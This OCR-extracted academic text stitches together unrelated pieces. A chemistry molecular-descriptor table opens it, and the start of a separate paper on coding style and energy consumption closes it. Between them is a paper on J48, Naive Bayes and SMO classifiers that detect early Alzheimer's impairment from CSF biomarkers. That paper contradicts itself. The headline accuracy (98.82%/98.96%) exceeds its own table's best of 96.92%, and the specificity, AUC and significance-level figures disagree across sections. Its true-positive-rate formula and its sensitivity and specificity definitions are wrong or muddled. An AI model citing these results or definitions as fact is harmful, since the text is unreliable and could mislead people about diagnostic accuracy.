Sl. No.	**Molecular Descriptor category***	**Number of molecular descriptors generated**	**Molecular Descriptors prior to data processing**			**Molecular Descriptors deleted after data processing**
1.	***Pharmacophore fingerprints***	147	NEG_01_NEG – NEG_07_NEG NEG_01_POS – NEG_07_POS NEG_01_HBD – NEG_07_HBD NEG_01_HBA – NEG_07_HBA NEG_01_ARC – NEG_07_ARC NEG_01_HYP – NEG_07_HYP POS_01_POS – POS_07_POS POS_01_HBD – POS_07_HBD POS_01_HBA – POS_07_HBA POS_01_ARC – POS_07_ARC POS_01_HYP – POS_07_HYP HBD_01_HBD – HBD_07_HBD HBD_01_HBA – HBD_07_HBA HBD_01_ARC – HBD_07_ARC HBD_01_HYP – HBD_07_HYP HBA_01_HBA – HBA_07_HBA HBA_01_ARC – HBA_07_ARC HBA_01_HYP – HBA_07_HYP HYP_01_HYP – HYP_07_HYP			NEG_01_POS NEG_02_POS NEG_01_HBA NEG_02_HBA NEG_01_ARC NEG_01_HYP POS_01_POS POS_02_POS POS_01_HBD POS_01_HBA POS_02_HBA POS_01_ARC POS_01_HYP HBD_01_HBD HBD_02_HBD HBD_01_HBA HBD_02_HBA HBD_01_ARC HBD_01_HYP HBA_01_HBA HBA_02_HBA HBA_01_ARC HBA_02_ARC HBA_01_HYP ARC_01_HYP
2.	***Weighted Burden Number***	24	WBN_GC_L_0.25 WBN_GC_H_0.25 WBN_GC_L_0.50 WBN_GC_H_0.50 WBN_GC_L_0.75 WBN_GC_H_0.75 WBN_GC_L_1.00 WBN_GC_H_1.00	WBN_EN_L_0.25 WBN_EN_H_0.25 WBN_EN_L_0.50 WBN_EN_H_0.50 WBN_EN_L_0.75 WBN_EN_H_0.75 WBN_EN_L_1.00 WBN_EN_H_1.00	WBN_LP_L_0.25 WBN_LP_H_0.25 WBN_LP_L_0.50 WBN_LP_H_0.50 WBN_LP_L_0.75 WBN_LP_H_0.75 WBN_LP_L_1.00 WBN_LP_H_1.00	None
3.	***Properties***	8	XLogP, PSA, NumRot, NumHBA, NumHBD, MW, BBB, BadGroup			None

A Machine Learning Model to Predict the Onset of Alzheimer Disease using Potential Cerebrospinal Fluid (CSF) Biomarkers

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***Abstract*—Clinical studies in the past have shown that the pathology of Alzheimer's disease (AD) initiates, 10 to 15 years before the visible clinical symptoms of cognitive impairment starts to appear in AD diagnosed patients. Therefore, early diagnosis of the AD using potential early stage cerebrospinal fluid (CSF) biomarkers will be valuable in designing a clinical trial and proper care of AD patients. Therefore, the goal of our study was to generate a classification model to predict earlier stages of the AD using specific early-stage CSF biomarkers obtained from a clinical Alzheimer dataset. The dataset was segmented into variable sizes and classification models based on three machine learning (ML) algorithms, such as Sequential Minimal Optimization (SMO), Naïve Bayes (NB), and J48 were generated. The efficacy of the models to accurately predict the cognitive impairment status was evaluated and compared using various model performance parameters available in Weka software tool. The current findings show that J48 based classification model can be effectively employed for classifying cognitive impaired Alzheimer patient from normal healthy individuals with an accuracy of 98.82%, area under curve (AUC) value of 0.992 and sensitivity & specificity of 99.19% and 97.87%, respectively. The sample size (60% training and 40% independent test data) showed significant improvement in T-test with J48 algorithm when compared with other classifiers tested on Alzheimer dataset.**

Keywords*—Alzheimer disease; early-stage biomarker; machine learning algorithm; classification model; accuracy; sensitivity

I. Introduction

Alzheimer's disease (AD) is a type of dementia that usually affects elderly persons leading to progressive cognitive impairment disorder such as memory loss and a decline in functional abilities of the brain [1], [2]. As per world Alzheimer report, 2016 around 46.8 million people are affected by Alzheimer and related dementia. It is estimated the incidence of Alzheimer will double in every 20 years and by 2050 the prevalence of Alzheimer will be around 131.5 million across the globe [3]. With the current diagnostic technology, only one out of four individuals with the AD is diagnosed [3]. Currently, no permanent cures for AD exist, but there are many treatments which can delay the advancing trait of this disorder. In this regard, it is important to early identify an individual with mild cognitive impairment (MCI) who are most likely of progressing to late stages of the AD. The severity of the AD increases if the Alzheimer is not diagnosed in the earlier stages. Diagnosis of the AD is primarily focused on genetic (Apolipoprotein E genotype) and demographic (gender and age) data, CSF biomarker, neuropsychological test and medical imaging data. Multidimensionality of aforementioned clinical diagnostic factors makes it difficult for us to analyze and infer the information from the same. In this regard, a review describing a computer-based diagnostic method using Random Forest (RF) algorithms on medical imaging data have demonstrated high reliability in classifying early stage MCI patients which later progresses to advanced stages of AD [4]. Similarly, multi-kernel Support Vector Machine (SVM) was employed to predict future clinical symptoms of MCI patients using both baseline and longitudinal multimodal biomarkers data [5]. Various studies related to the implementation of multivariate and ML analysis for the prediction of early stages of the AD from the data obtained from Magnetic Resonance Imaging (MRI), Positron Emission Tomography and CSF biomarkers Data were discussed [6]-[9]. Even though ML methods using neuroimaging data are widely employed for predicting the early stages of AD still the method is inadequately applied to potential low-cost CSF biomarker to detect AD in its initial stages. The biochemical change in the brain due to progressive nature of AD provides a reasonable pool of diagnostic CSF fluid biomarkers. In this regard, a clinical study on the subject with MCI and healthy control was conducted to screen appropriate CSF biomarker required to classify subjects under study as impaired or healthy control [10]. Therefore, the goal of the present study is to generate a classification model using the dataset comprising of early stage CSF biomarker and demographic data generated by Craig-Schapiro et al. 2011 to predict subject with early stages of the AD. The above-mentioned clinical dataset was obtained from a recent Kaggle competition on classifying early stage (AD patient) from healthy subjects.

The proposed classification model will have a remarkable impact on the application of ML-based methods to screen MCI patients before the onset of clinical indicators of the AD. The present research paper is divided into three sections: Section II describes the materials and methods to build a classification model. Section III explains the obtained results of various classifier based model tested on Alzheimer clinical dataset and the required discussion for the same and Section IV deliver the closing remarks about the current research work and future scope. A summary of the approach involved in building a classification model for screening MCI from healthy control is represented in Fig. 1.

II. Materials and Methods

This section defines the dataset, data preprocessing methodology as well as describes the ML algorithm involved in building a classification model. Furthermore, this section also presents the statistical model performance evaluator of Weka for assessing and comparing the robustness and reliability of the built models.

A. Data Source

The Alzheimer clinical dataset was acquired from Kaggle dataset (https://www.kaggle.com). The clinical dataset describes a clinical study of 333 subjects comprising of MCI patients (n=91) and healthy control subjects (n=242). Data collected from each subject consisted of a set of non-imaging biomarkers namely protein level of amyloid $-\beta 42$ or $A\beta 42$, native Tau protein, phosphorylated form of Tau (pTau), and Apolipoprotein E genotype (E2, E3, and E4) [10].

The most significant variant of Apolipoprotein E genotype is allele E4 which is mostly associated with AD [11]. The data collected on each subject also includes 124 probable CSF biomarker, and other demographic parameters namely gender and age. The goal of the clinical study was to differentiate healthy control from patients with mild cognitive impairment.

B. Processing of Clinical Dataset

1) Preparation of data: To store and process the data in Weka, the clinical dataset obtained from Kaggle was converted into ARFF format [12]. A nominal value namely unhealthy or control for each subject was amended in the last column of the dataset which represented an extra feature labeled as “class”.

2) Pre-processing the dataset: Normally not all the parameters in a dataset contribute towards an efficient model building process [13]. The key idea behind screening the best-fit features is to reduce the computation time of the model and decrease the dimensionality of the dataset. In this regard, the feature selection algorithm search across the dataset to present a subset of the attribute that contributes most towards the model building [14], [15]. Basically, the feature selection in Weka is performed by a combination of methods namely an attribute evaluator and search method. In the current study, we have applied InfoGainAttributeEval in combination with Ranker search method. InfoGainAttributeEval assesses a feature based on the information gained with respect to a given class. While Ranker search method gives rank to an attribute based on its evaluation. The list of the feature selected based on above-mentioned technique are listed below:

(1)AXL; (2) Creatine_Kinase_MB; (3) Eotaxin_3; (4) FAS; (5) GRO _alpha; (6) IGF_BP_2; (7) IL_7; (8) MIF; (9) MIP_1alpha; (10) MMP10; (11) MMP7; (12) PAI_1; (13) Pancreatic polypeptide; (14) TRAIL_R3; (15) Thrombopoitein; (16) VEGF; (17) Age; (18) Tau; (19) p_tau; (20) Aβ_42; (21) Male; (22) E4.



Fig. 1. An illustration representing the activities involved in building a classification model for predicting the early stages of the AD using appropriate CSF Biomarkers.

3) Data segmentation and cross-validation studies: Finally, the subjects of the clinical dataset were systematically arranged based on their respective class. Further using the resample procedure of Weka the clinical dataset was split into varying independent test set i.e., 20%, 30%, and 40%, respectively and training-cum validation set i.e., 60%, 70%, and 80%, respectively across 10 folds, used for the current study. The invertSelection was set to false and noReplacement was set to true for creating subsample of training data of various sizes. While for preparing independent test data of varying sizes both invertSelection and noReplacement was set to true. Independent datasets were generated to evaluate the performance of the trained classification models [16]. The training-cum-cross validation randomly divides each training data of different sizes (i.e., 80%, 70% and 60%) into 10 equal group of data and during each iteration, one group of data is used for testing and remaining n-1 groups are used for training the model with a specific classifier. This process is repeated until each fold have been used as a test fold at least once during the 10 folds cross-validation protocol. The average accuracy of each test fold for a given training data sizes was calculated. Eventually, the each trained model was tested on its respective independent test data. The values obtained for each statistic evaluator for each model tested on individual test dataset provides efficacy of each model to differentiate between the impaired subject from control subjects from any clinical dataset involving AD patient and healthy controls.

C. Machine Learning Algorithms for Model Building

Classification based on ML algorithm assigns subjects based on similar attributes to a specific class. In this paper three best-known ML algorithm namely Naïve Bayes (NB), Sequential Minimal Optimization (SMO) and J48 were used for classifying subjects based on selected attributes into impaired and healthy control. The predictive capability of each model based on various statistical measures was calculated and compared. A short description of the ML algorithms used in the current study to build classification model to differentiate MCI patients from healthy controls are stated as follows:

1) Naive bayes: The NB algorithm relies on the assumptions that each predictive attributes (X_1, X_2… X_n) in the training dataset are conditionally independent. The NB algorithm classifies attributes in the test dataset based on Bayes theorem which calculate the prior possibility and likelihood of an attribute to be classified in any one of the given classes. As per Bayes rule, the prior possibility of an attribute is based on previous experience i.e., in this case, the subjects in test case are classified based on the conditional probability of attributes for a given class. Secondly, the likelihood of a subject to be classified in either of the classes is based on the percentage of subjects in any one of the classes with similar attributes. In NB analysis, the final classification of the subject in a dataset is determined by multiplying both prior and likelihood information regarding an attribute, to form a posterior possibility. The subject with the maximum posterior possibility for attributes for a given class is classified in the same [17], [18]. The NB algorithm can be explained as follows:

Let us assume, that the probability of a subject "X" with attributes $Z = < z_1,...,z_n >$ belongs to class impaired denoted by "I" is represented as follows:

$$P(\frac{I_1}{z_i}) = \frac{P(\frac{z_i}{I_1})P(I_1)}{P(\frac{z_i}{I_1})P(I_1)+P(\frac{z_i}{I_2})P(I_2)} \tag{1}$$

In the present case, $P(I_1)$ is the previous probability linked with class I_1, while $P(I_1|z_i)$ is a posterior probability.

Therefore, for "n" different hypotheses, we have

$$P(z) = \sum_{j=1}^{n} P(\frac{z_i}{I_j})P(I_j) \tag{2}$$

Therefore, we have

$$P(\frac{I_1}{z_i}) = \frac{P(\frac{z_i}{I_1})P(I_1)}{P(n_i)} \tag{3}$$

2) J48: The principle of the C4.5 algorithm is implemented in Java-based decision tree J48 developed by Weka team. The C4.5 algorithm based classification creates decision tree on the basis of information gain i.e., the attribute with maximum information gain is identified as the starting point for splitting. Now, for a given instance if there is no ambiguity regarding the appropriateness of the attribute value for a given dependent variable i.e., class value, then that point is considered as the leaf node. A leaf node in a decision tree specifies the dependent variable i.e., class. If otherwise, then we look for other attributes which provide the next highest information gain. Likewise, we continue from top to bottom along the tree to identify correct combination of attributes for which the data instances have values falling within a particular range of value specific for a given dependent variable [19]. The execution of J48 classification algorithm is shown as follows:

a) Find the normalized information gain for each attribute in a given dataset for a given instance.

b) Let us suppose we found x as the attribute with maximum normalized information gain.

c) Make x as the root node and split the node based on splitting parameter into branches with independent variable values suppose x1 and x2.

d) If the value x1 of the attribute x is considered as a decision point then generate a leaf node and tag it with a specific dependent variable i.e., class.

e) If otherwise, at the branch if some unambiguity exist then find the next attribute with highest information gain by splitting on attribute x, and add those nodes as node for next cycle of selection of children node until a decision point is reached for this path and a particular instance is classified to a specific dependent variable i.e., class label.

3) Sequential Minimal Optimization (SMO): The algorithm Sequential minimal optimization (SMO) is used for solving the problem associated with optimizing linearly constrained quadratic function that appears during the training of support vector machines (SVM) [20]. The quadratic problem associated with the training of SVM is solved using SMO as follow:

For any binary classification problem for a given dataset such as $(a_1, b_1), \ldots,(a_n, b_n)$, where a_i is the input variable and $b_i \in \{-1, +1\}$denotes the binary tag associated with b_i. The quadratic programming problem in dual form is expressed as follows:

$$\max_{\alpha} \sum_{i=1}^{n} \alpha_i - 1/2 \sum_{i=1}^{n} \sum_{j=1}^{n} b_i b_j \, K(a_i, a_j) \alpha_i \alpha_j \quad (4)$$

If:

$0 \leq \alpha_i \leq c$, for i=1, 2… n.

$$\sum_{i=1}^{n} b_i \, \alpha_i = 0 \quad (5)$$

Where K (a_i, a_j) is the kernel function and C is a hyperplane parameter of SVM, and the variables α are Lagrange multipliers. The large QP optimization problem is divided into a sequence of small subproblem by using SMO algorithm. The subproblem is then solved analytically using SMO. Since the Lagrange multiplier (LG) α_i is associated with linear equality constraint. Therefore, the smallest QP subproblem involves two LG i.e., α_1 and α_2. Then the constraints related to each LG (α_1 and α_2), are reduced as follows:

$$0 \leq \alpha_1, \alpha_2 \leq C \quad (6)$$

$$y_1\alpha_1 + y_2\alpha_2 = k \quad (7)$$

Subsequently, the reduced QP quadratic equations are solved logically using the one-dimensional quadratic function. K is fixed in each iteration for solving QP problem in SMO.

D. Classification Model Performances Evaluation

Various classification models trained based on three base classifiers (namely, NB, J48, and SMO) with varying training data sizes (60%, 70%, and 80%) were evaluated using respective independent test data using various statistical measure available in Weka data mining tool. True positive rate (TPR) determines the proportion of predicted True Positives (TP) (i.e., number of correctly classified impaired subjects) from the total number of impaired subjects (i.e., True Positive (TP) + False Negative (FN)) and is calculated as TP/TP + FP. False Positive Rate (FPR) determines the proportion of False Positive (FP) i.e., incorrectly classified as a healthy instance when compared to the total number of predicted impaired instances (TN + FP) and is calculated as FP/FP+TN.

Specificity is defined as the competence of the classification model to predict the negative instances such as TN and FP (i.e., impaired instances in the current study) and is calculated as TN/TN+FP, whereas sensitivity represents the capability of the classification model to identify healthy controls predicted as TP and FN. The classification model which shows higher sensitivity and specificity will always have lower error value. Another, model performance evaluator is accuracy which determines the overall nearness of the predicted accuracy of the model to its ideal value i.e., 1. In this study, accuracy calculates the proportion of accurately classified healthy (TP) and impaired subjects (TN) when compared to the total number predicted instances i.e., TP + TN + FP +FN from a given independent test dataset. The accuracy of the model in general is calculated as ([TP +TN]/[TP +TN +FP +FN]). The Area under the Curve (AUC) value is used to plot the Receiver Operating Characteristic (ROC) curve which determines the reliability of the classifier to predict accurately positive instances in a given dataset. The FPR and TPR of each instance in the dataset are plotted in x and y-axis, respectively to determine the AUC value for each classifier employed in building a classification model. The AUC closer to 1 is considered as the most reliable predictive model.

1) t-test for model evaluation: A two-sample paired t-test was performed to evaluate the significant difference between the classification model of different data sizes built using three important base classifier, namely, NB, J48, and SMO. Studies in the past have used paired t-test to evaluate the significance of a model over other models [21]. The dataset was segmented using Weka resample tool into 20%, 30% and 40% independent test data. The accuracy values obtained for each classifier based model when tested on each independent test data (20%, 30% and 40% data sizes) were grouped and compared for significance using paired sample t-test.

2) Gain and lift chart analysis: Gain and lift is a measure of the effectiveness of a classification model calculated as the ratio between the results of TP obtained with and without the model. The greater the area between the lift curve and the baseline, the better the model. Moreover, lift chart shows how much more likely we are able to predict impaired instances accurately than if we do the screening of impaired instances without the use of any classification model [22]. A comparative gain and lift chart analysis was performed between the classification models for a specific independent testing data size that showed better results to screen impaired instances from the given clinical dataset.

III. Results and Discussion

The AD clinical dataset obtained from Kaggle dataset consisted of 91 patients with MIC and rest 242 were healthy subjects. The dataset obtained from Kaggle was converted into an ARFF format using Weka. The training and testing of different classifier were based on independent variables i.e., the non-imaging biomarkers obtained from each subject (instance) involved in the clinical study. The class label (i.e., Healthy control or Impaired) was assigned as the dependent variable of the clinical dataset. The subset of a feature or independent variable which contributes most towards model building was selected using InfoGainAttributeEval in combination with Ranker search method. The dataset was modified accordingly, that is, constituting of a subset of the independent variable for all instances (subjects) involved in the clinical study. The modified dataset with selected features was segmented into 80%, 70% and 60% training data and 20% and 30% and 40% independent test data. The model based on each base classifier algorithm namely NB, J48 and SMO were trained using 80%, 70%, and 60% training data. Subsequently, the trained classification models were tested on independent test data i.e., 20%, 30% and 40%, respectively.

TABLE I. THE PERFORMANCE STATISTICS OF NB, SMO AND J48 CLASSIFIERS BASED MODEL TESTED ON 20 %, 30 AND 40 % INDEPENDENT TEST DATA

Classifier	Test data size	Ac	ROC	Sn	Sp	TPR	FPR
J48	20 %	95.35	0.972	83.33	100.00	0.833	0.000
	30 %	96.50	0.979	93.75	97.56	0.938	0.024
	40 %	96.92	0.985	100.00	95.74	1.000	0.043
NB	20 %	83.72	0.868	66.67	90.32	0.667	0.097
	30 %	82.46	0.834	68.75	87.80	0.688	0.122
	40 %	76.92	0.872	66.67	80.85	0.667	0.191
SMO	20 %	90.70	0.807	66.67	100.00	0.667	0.000
	30 %	87.72	0.800	62.50	97.56	0.625	0.024
	40 %	87.70	0.812	66.67	95.74	0.667	0.043

Here Ac = Accuracy; ROC = Receiver Operating Characteristic; Sn = Sensitivity; Sp = Specificity; TPR = True Positive Rate; FPR = False Positive Rate

The results shown in Table I provide a comparative performance evaluation of different classification model based on three important base classifiers, namely, NB, SMO, and J48. The results of the various statistical evaluators for the model performance of each classifier based model are based on independent test data. The results obtained by using base classifiers (NB, J48, and SMO) on 60% training data and 40% independent testing data showed better results as compared to other learning and testing data sizes as shown in Table I. The J48 based classification model showed an accuracy value of 98.96%, which is far better when compared to the results obtained for both SMO and NB. A measure of sensitivity assesses the ability of the classification model to accurately screen TP instances from a dataset (i.e., the impaired sample in the present study), while specificity evaluates the ability of the classification model to accurately screen TN (i.e., healthy control in the present study) instances from a given dataset. A classification model which achieves 100% sensitivity and specificity in predicting TP and TN instances from a dataset is considered as an ideal model. As shown in Table I, each base classifier based model showed better sensitivity and specificity with 40% independent testing data. A comparative sensitivity and specificity analysis of NB, J48, and SMO based classification model on 40% independent test data are illustrated in Fig. 2. The J48 based classification model with a sensitivity of 100% was found to be an ideal system to screen impaired instances (TP) from a given clinical dataset. Moreover, the same model was found be highly specific in screening healthy control instances (TN) from the clinical dataset with a specificity percentage of 97.56%.

While, the NB based classification model showed lower sensitivity and specificity to predict TP and TN instances in a given dataset as compared to a model built using J48 and SMO, respectively. The efficacy of the classification models to distinguish between TP and TN was determined by plotting a ROC curve using the AUC values generated by plotting the TPR and FPR of each instance in the dataset. In the present study, the ROC curve analysis demonstrates the accuracy of classification models to accurately discriminate impaired from healthy control instances present in 40% independent test data as shown in Fig. 3. It can be observed from the comparative ROC plot of different classifier based model, that the classifier J48 showed a maximum AUC value (i.e., 0.985) as compared to SMO and NB based classification model. In the present study, the classification accuracy in terms of AUC value was minimum for SMO (i.e., 0.862) and maximum for J48 (i.e., 0.985) classifier based model. Statistically, the ideal value of AUC is 1, therefore, the model with AUC value closer to 1 is considered significant in discriminating binary two class dataset.

The basic concept of applying classification model is to enhance the accuracy of screening TP from a given set of instances in a dataset when compared to random screening. The gain or lift in the screening of TP i.e., accuracy by any given classification model can be determined by plotting a gain or a lift chart between the cumulative percentage of instances on the X-axis and cumulative percentage of TP on the Y-axis. A comparative evaluation of enrichment potential of NB, SMO and J48 classification model to screen TP as compared to random screening was performed and is illustrated in Fig. 4 and 5, respectively.



Fig. 2. Comparative study of Sensitivity (Sn) and Specificity (Sp) of NB, SMO and J48machine learning algorithm based classification model.



Fig. 3. Comparative plot of ROC representing the AUC values of J48, Sequential Minimal Optimization (SMO) and Naïve Bayes (NB).



Fig. 4. Comparative gain chart analysis of NB, SMO and J48 classification model over random screening method.

As shown in Fig. 4 and 5 the gain or lift for J48 based model tested on top 10%, 20% and 30% of the 40% test data show a lift or gain of 3.5, 3.5 and 3.0, respectively. Similar gains were obtained for SMO for top 10 and 20% of the test instances. However, for SMO based model the lift values for the remaining instances (i.e., 30% to 100%) of data were comparatively lower than J48 based model. Moreover, the gain or lift values for NB based model were far inferior when compared to SMO and J48 base predictive model. These gain or lift values obtained from J48 classification model show that an enrichment of more than a fold of TP's can be attained using the J48 model as compared to any other random screening protocols. Since in the present study, the J48 model was found have better gain or lift (i.e., the ratio of TP obtained with and without the model) values as compared to NB and SMO based classification model. Therefore, the J48 classifier based model is recommended as a reliable model to discriminate and screen cognitively impaired individuals from a given Alzheimer dataset.

The statistical significance of the J48 classifier based classification model over SMO and NB classifier based model was evaluated using paired sample t-test. The accuracy obtained by J48 based classifier when tested on 20, 30 and 40 % independent test data was compared with SMO and NB based model. The mean, standard deviation, standard error and significance value obtained by comparing the accuracy results of J48 & NB and J48 & SMO when tested on various test data are tabulated in Tables II and III, respectively. The significance value of 0.026 and 0.035 was obtained when the results of 20%, 30% and 40% independent test data of J48 was compared with NB and SMO, respectively. The significance value obtained show that the accuracy results obtained by the J48 based classification model over SMO and NB are statistically significant as the generated significance values are lower than 0.05.

Even though, neuroimaging data are widely used to classify subjects with early stages of the AD, the novelty in our approach is to adequately apply low-cost CSF biomarker to detect AD in its initial stages. Therefore the present study provides a novel CSF biomarker-based classification tool to efficiently classify a subject with an early stage of cognitive impairment from healthy subjects with higher accuracy and sensitivity.



Fig. 5. Comparative lift chart analysis of NB, SMO and J48 classification model over random screening method.

TABLE II. PAIRED SAMPLES TEST BETWEEN J48 AND NB CLASSIFICATION MODEL

Algorithms	**Paired Differences**							
	Mean	***Std. Deviation***	***Std. Error Mean***	***95% Confidence Interval of the Difference***		***t***	***df***	***Sig. (2-tailed)***
				Lower	***Upper***			
J48 and NB	15.22333	4.30865	2.48760	4.52006	25.92660	6.120	2	.026

TABLE III. PAIRED SAMPLES TEST BETWEEN J48 AND SMO CLASSIFICATION MODEL

Algorithms	**Paired Differences**							
	Mean	***Std. Deviation***	***Std. Error Mean***	***95% Confidence Interval of the Difference***		***t***	***df***	***Sig. (2-tailed)***
				Lower	***Upper***			
J48 and SMO	7.55000	2.52109	1.45555	1.28726	13.81274	5.187	2	.035

IV. CONCLUSION AND FUTURE SCOPE

In the present study, we have proposed a supervised classification model based on a J48 algorithm that can efficiently discriminate between patients with MCI and healthy subjects using clinical CSF biomarkers. The ability of the model to predict patients with early stages of the AD was based on appropriate training attributes selected using feature selection method. The efficiency of the model built using NB, J48 and SMO were evaluated using various statistical performance evaluators and compared. Based on the performance J48 based classification model was selected as the best model to discriminate between the given dependent variable (MCI patients and healthy controls) with high accuracy, sensitivity, and specificity.

The significance of the accuracy obtained by J48 on various independent test data sizes was compared with models based on NB and SMO, respectively and was found to be significant by paired two-tailed t-test at 0.1 significance level. The comparative lift and gain chart analysis of the models on independent test data showed that J48 based model can enhance the prediction of the MCI subjects by three folds. Therefore, the present study is a step forward in predicting the early stages of Alzheimer disease using the ML-based classification model based on early stage CSF biomarkers. In future, the authors have planned to build an online prediction system to screen subjects with initial stages of cognitive impairment using the early stage biomarker attributes of the clinical Alzheimer dataset.

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Performance vs. Power and Energy Consumption: Impact of Coding Style and Compiler

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***Abstract*—Reaching a balance between performance and energy consumption has always been a difficult objective to achieve for energy and power-aware applications. The work presented in this paper investigates the impact of using different coding styles to achieve a balance between performance and energy efficiency. The research also studies how different compilers may affect not only the performance of the code but also the energy consumption. The research demonstrates and concludes the process of choosing the right combination of the coding style and compiler, the combination which works best with the nature of the application and the target hardware, is necessary if the balance between performance and energy is a software design goal. The study addresses some experimental aspects of the impact of coding style and choice of the compiler on energy and performance efficiency. It also shows how different coding practices for the same problem could produce different performance and energy consumption rates.**

Keywords—Energy consumption; energy efficiency; power-aware; performance; coding styles; coding practice; compilers

I. Introduction

In software applications, code efficiency can mean different things depending on the system constraints. A time-constrained system is efficient when it runs fast, a power-constrained system is efficient when it runs on low power, and an energy constrained system is efficient when it consumes low total energy [1], [2]. Reaching the balance between performance, power and energy consumption has always been a difficult problem, as coding and compiling for performance do not always mean coding and compiling for power and energy [3]. When a program is executed on a computing device, it consumes energy based on how it uses the computing device's resources [4]-[7]. Each instruction inside the program contributes to the resources usage and to the total energy being consumed. Those instructions get generated by the compiler used and based on how the program's code is written.

